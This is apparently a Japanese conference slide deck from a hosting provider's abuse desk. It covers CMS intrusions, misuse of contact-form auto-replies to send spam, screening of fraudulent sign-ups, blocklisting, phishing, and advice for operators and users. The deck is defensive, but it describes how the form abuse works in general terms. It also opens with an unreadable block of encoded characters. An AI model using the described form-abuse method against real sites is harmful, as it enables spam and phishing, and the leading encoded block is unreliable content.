nWDkGE5wJIPQgNQRFubdW7kEC/COEMLDUA/BBCyAwYQ4PQKJBeDMG4OuMhA/mEUPA8moB1BWG8GI
NBzg48+H8H4grgWSdEoUFojQ6fPCxMpxVWpWijEWHMSIdxMLQiNKxxSenIBCco5kISFkNggRFXSk
E9prYO6QwAIATAmMIoJNQcI5m9IsRcicbDUGrNaa82Js1YLXRUoZLq3AUoOjWQ4856VdrTSstVFC
2EVqHS8CmOofA+GEiyoGRJtIsqOk6pgEMgJIwQO+GQJjkXCwPidGaSsYpSLWINJuRqiQQAufOGEN
TrkdS4VfLpQkvFty+mAfqYYeEfAoDEG8N4bAUnkEwTuCTym7yvIi9NIcJVHRnOWc2TMi1tF2LWXk
vZfT5ERBIHUgwcggwEe4HMoUVgRBHmoGcrSngRBTDY3UOFAAmhTCcEI1tAAOhhhWHI6gaQ7OLoAF
```

ユーザはどうすれば

- 破られにくいユーザ名やパスワードを設定
  - インストール途中で飽きて放置するのやめて…
- 不正ログインされたら全削除・再設置
  - それをするためには、CMSのデータバックアップを定期的にきちんと取得しておこう
- CMS管理画面にアクセス制限をかけよう
- CMSのプログラムは定期的にアップデート
- アクセスログ(ログイン履歴)をたまに確認
- サイトを表示した際にブラウザが危険コンテンツの警告を表示してきたら要注意！

不正なメール送信，フィッシングサイト(CMS への不正アクセス)

SAKURA internet

例えばこんな警告画面です。

自分が管理するサイトでこれが出たら要注意。

CMSへの不正アクセス

問い合わせフォームの悪用編

CMS への不正アクセス：問い合わせフォームの悪用編

SAKURA internet

ありがちな問い合わせフォーム、例えばこんなんです。

必須	ご相談内容	ご相談 お見積もり お問い合わせ その他
必須	お名前	例：あなたのお名前
必須	メールアドレス	例：xxx@xxx.com
任意	会社名	例：○○株式会社
必須	郵便番号	例：123-4567
必須	都道府県	例：東京都
必須	ご住所	例：中央区銀座１２３４５
必須	お電話番号	例：03-1234-5678
必須	メッセージ本文	お問い合わせ内容をご記入ください

送信する

CMS への不正アクセス：問い合わせフォームの悪用編

SAKURA internet

問い合わせフォームの自動返信(受付確認)メールを悪用して、任意の宛先に不正メールを送り付ける手法。

メールアカウントやCMSの認証情報を盗み取らなくても、自動返信をする問い合わせフォームが設置されたサイトを見つけるだけで不正メールを送信できるので、近年とても増えつつある Messaging Abuse です。

10月初頭に沢山のサイトが一斉につつかれて、とても大変でした……　　(;´д`)

事業者はどうすれば

- フォームプラグインのインストールディレクトリやウェブ公開領域を公開停止する
- 送信数・宛先数の多いユーザを警戒する
- 根本対策したいけど……(;´д`)
  - 利用者がCMSをインストールして問い合わせフォームを設置するのは止められない
  - 対応することはできるんですけど、問い合わせフォームが悪用されることを防ぐためはどのような対策をすればいいのか答えが出てません
  - 問い合わせフォームにアクセス頻度の制限をかけるとか、技術的に実現できないかな……？
- 対応を強いられ続けるので、しんどい！

ユーザはどうすれば

- 変な問い合わせがバンバン届いたら要注意
  - その詐欺とかフィッシングっぽいメッセージ、あなただけに向けられたものじゃ無いですよ！問い合わせフォームの投稿者アドレスに対しても送信されていませんか！
- 自動返信を無効にしてもいいんじゃない？
- なんらかの*CAPTCHA*を付けましょう
  - *reCAPTCHA*を破る**BOT**も出現しているらしいですが、それでも無いよりよっぽど良いです。

reCAPTCHA

堂々とサービスを申し込んでくる！

悪用目的サービスを申し込むならず者もいる。

サービスの新規申し込みを監視して、**怪しい申し込み**を拒否する必要がある。

不正注文検知サービス※を利用しているが、すり抜けてくるケースもある。(※ O-PLUX)

そのため、不審な申し込みは、最終的に人の目で確認を行っている。

悪用目的サービスを申し込むならず者もいる。

怪しい申し込みの確認ポイント

- 住所の実在性
- 氏名や読み仮名
  - 日本人名なのに中国読みとか
- メールアドレス
  - 最近は国内大手ISPのメールアドレスも使われつつある
- クレジットカードの有効性
- 電話番号
- IPアドレスやHTTPリクエストヘッダ

などを複合的に確認して判断しています

Abuse窓口の中の人の苦労

SAKURA internet

Abuse対応・対策は売上を生まない

Abuse窓口の中の人の苦労

こつこつ頑張ってAbuse案件を対応しても、顧客満足度は高まらないし、新規契約の獲得にもつながらない。

そもそも、Abuse窓口がサービスを提供する「カスタマー」はサービスの契約者ではない。Abuseを通報してきた組織や個人がお客様？

日々粛々と仕事をこなしても売り上げに直結しない部門なので、ちょっぴりむなしい。

連絡を読み流す
お客様が結構いる

Abuse窓口の中の人の苦労

迷惑メール送信の踏み台にされたり、フィッシングサイトを設置されてしまったユーザにメール連絡をしても、適切に対応してもらえない事もちょくちょくある。

起こった事象や取って欲しい対応などを丁寧にしたためたんですけどねー……。

サーバ屋さんからのお手紙は、しっかり目を通してもらえると嬉しいです。

SAKURA internet

終わりの見えない Abuseとの戦い

Abuse窓口の中の人の苦労

権利侵害や照会など、法規対応は起こるべくして起こるので、発生を抑制するための対策が困難。

サーバへの不正アクセスや不正な申し込みに起因したAbuseはある程度の対策ができる。

しかし、ならず者はAbuseの手口を変化させてくるので、いたちごっこになりがち。

Abuse案件の通報があれば、その**対応**を行いながら、**対策**も考えなければならない。

大規模事業者ならではの悩み

SAKURA internet

とにかくAbuse通報の数が多い

- 提供サービス件数に比例しAbuse通報が増える
- Abuse事案の発生件数には波があり、大波が来ると簡単にヒューマンリソースのキャパシティを超えてしまう
- 発生件数に波があることにより、必要な人員数を見定めるのも難しい
- 売り上げを生まないコスト部門なので、増員の要望も通すのも少し大変
- 偏った知識を必要とするので、増員しても教育が大変

ネットワーク単位のブロックリスト掲載

- ブロックリストの中には、/24やAS番号単位でリスト掲載されることもある
- そうなると、膨大な数の、Abuseが発生していない健やかなサーバ利用者もブロックリストの影響を受けて、苦情に至る場合もある
- リスト解除してもらえるよう、必死でAbuseが発生しているサーバを特定して、対応するしかない
  - UCEPROTECT※ はネットワーク単位でリスト掲載してくるブロックリストの代表だが、要因となったホストも示してくれるのでありがたい
    - ※ *http://www.uceprotect.net/*

ユーザがフィッシングに狙われる

- 弊社の契約者専用ページやサーバコントロールパネルの偽サイトが作られる
- さくらインターネットを名乗る不正メールが送信されて、それらフィッシングサイトに利用者が誘引される、ということが近年増えつつある
- それらフィッシングサイトに騙されて、契約者ページやサーバのパスワードを盗まれるユーザもちらほらといる模様
- フィッシングは他社サービスを悪用して行われることが多く、他社で発生したAbuseは手出しができない

今日のまとめ

今日の発表で伝えたかったこと

SAKURA internet

インターネットサービス事業者やドメイン名やサーバの管理者向け

- abuse@ とか postmaster@ のメールアドレスを設置して、届いたメールに目を通す
- Abuse 通報が寄せられたら対応・対策する
  - そのためには、日々勉強も欠かせない
- インシデントが起こった時のために適切にログを出力・管理する
- サーバのログは定期的に確認する
- よそのサーバからちょっかいを出されたらabuse窓口に優しく通報してあげる

インターネットサービス利用者向け

- パスワードは適切に管理する(複雑な文字列を設定して使いまわさない)
- メールログやアクセスログを閲覧できるなら、異常が無いかを定期的に確認する
- サーバ屋さんからインシデントの連絡があったら、説明をしっかり読み聞きして適切な対応・対策をとる
- (メールヘッダをきちんと読めるなら)迷惑メールを受信したら、管理組織に通報する

めざそうきれいな
インターネット

ご 清 聴 あ り が と う ご ざ い ま し た